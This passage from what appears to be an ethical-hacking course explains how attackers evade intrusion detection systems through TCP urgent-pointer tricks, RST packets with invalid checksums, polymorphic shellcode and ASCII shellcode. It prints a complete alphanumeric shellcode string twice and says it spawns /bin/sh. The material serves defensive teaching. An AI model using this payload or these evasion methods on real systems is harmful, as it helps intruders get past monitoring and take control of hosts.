Urgent Pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment. Some IDS do not consider the TCP's urgency feature and process all the packets in the traffic, whereas the target system processes only the urgent data. Attackers exploit this feature to evade the IDS, as seen in other evasion techniques. Attackers can place garbage data before the urgency data. The pointer and the IDS read that data without consideration of the end host's urgency flag handling. This means that the IDS have more data than the end host processes. This results in the IDS and the target systems having different sets of packets, which can be exploited by attackers to pass the attack traffic.

Example:

```
"When a TCP packet contains both urgent data and normal data then 1-
byte data after the urgent data is lost"

Packet 1: XYZ

Packet 2: LMN Urgency Pointer: 3

Packet 3: PQR

End result: XYZLMNQR
```

The above example demonstrates the working of an urgency flag in a TCP packet. According to RFC 1122, if a TCP segment consists of an urgency pointer, then one byte of data after the urgent data will be lost.



Invalid RST Packets and Polymorphic Shellcode

Invalid RST Packets

- TCP uses a 16-bit checksum field for **error-checking** of the header and data
- The **reset (RST) flag** in a TCP header is used to close a TCP connection
- In an invalid reset attack, the attackers **send** the **RST packet** to the IDS with an invalid checksum
- The IDS stops processing the packet thinking that the **TCP communication session** has ended but the target system will receive the packet
- The target system **checks the RST packet's checksum** and drops it
- The attack enables the **attackers to communicate** with the target system while the IDS thinks that the communication has ended

Polymorphic Shellcode

- A signature-based network intrusion detection system (NIDS) identifies an attack by **matching attack signatures** with incoming and outgoing data packets
- Many IDSs identify signatures for the **commonly used strings** embedded in the shellcode
- Polymorphic shellcode attacks include **multiple signatures**, making it difficult to detect the signature
- Attackers **encode the payload** using certain techniques and then place a decoder before the payload
- As a result of this the **shellcode is completely rewritten** each time it is sent, thus evading detection
- This technique also **evades the commonly used shellcode strings**, thus making shellcode signatures unusable

Invalid RST Packets


The TCP uses 16-bit checksums for error checking of the header and data and to ensure that communication is reliable. It adds a checksum to every transmitted segment that is checked at the receiving end. When a checksum differs from the checksum expected by the receiving host, the TCP drops the packet at the receiver's end. The TCP also uses an RST packet to end two-way communications. Attackers can use this feature to elude detection by sending RST packets with an invalid checksum, which causes the IDS to stop processing the stream because the IDS thinks that the communication session has ended. However, the end host checks this packet, verifies the checksum value, and then drops the packet if it is invalid.

Some IDS might interpret this packet as an actual termination of the communication and stop reassembling the communication. Such instances allow attackers to continue to communicate with the end host while confusing the IDS because the end host accepts the packets that follow the RST packet with an invalid checksum value.

Polymorphic Shellcode

A signature-based network intrusion detection system (NIDS) identifies an attack by matching attack signatures with incoming and outgoing data packets. Many IDS identify signatures for commonly used strings embedded in the shellcode. Polymorphic shellcode attacks include multiple signatures, making it difficult to detect the signature. Attackers encode the payload using some technique and then place a decoder before the payload. As a result, the shellcode is completely rewritten each time it is sent, thereby evading detection.

With polymorphic shellcodes, attackers hide their shellcode (attack code) by encrypting it with an unknown encryption algorithm and including the decryption code as part of the attack packet. To carry out polymorphic shellcode attacks, they use an existing buffer-overflow exploit and set the “return” memory address on the overflowed stack to the entrance point of the decryption code. This makes it difficult for the IDS to identify it as a shellcode. Therefore, when attackers modify/transform their attacks in this way, the NIDS cannot recognize them. This technique also evades commonly used shellcode strings, thus making shellcode signatures unusable.



ASCII Shellcode

1. An ASCII shellcode includes characters which are present only in the **ASCII standard**
2. Attackers can use an ASCII shellcode to bypass the IDS signature as the **pattern matching** does not work effectively with the ASCII values
3. The scope of an ASCII shellcode is **limited** as not all assembly instructions can be converted to ASCII values directly
4. This limitation can be overcome by using other **sets of instructions** for converting to ASCII values properly

The following is an example of an ASCII shellcode:

```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5t
DS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkg
fh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnu
X1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjt
X0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCC
C0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCC
CC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCC
jd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0
tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3ID
pf"
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above executes a `"/bin/sh"` shell. `"bin"` and `"sh"` are contained in the last few bytes of the shellcode

ASCII Shellcode

ASCII shellcodes contain only characters from the ASCII standard. Such shellcodes allow attackers to bypass commonly enforced character restrictions within the string input code. They also help attackers bypass IDS pattern matching signatures because they hide strings similarly to polymorphic shellcodes. The IDS pattern matching mechanism does not work efficiently with ASCII values.


Using ASCII for shellcode is very restrictive in that it limits what the shellcode can do under some circumstances, as not all assembly instructions convert directly into ASCII values. This restriction bypasses using other instructions, or a combination of instructions, which convert to ASCII character representation, serving the same purpose as those instructions that convert improperly.

An ASCII shellcode example is given below:

```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkgfh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjtX0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCCCC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3IDpf"
```

```
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above runs a **`"/bin/sh`**" shell. "**`bin`**" and "**`sh`**" are contained in the last few bytes of the shellcode.



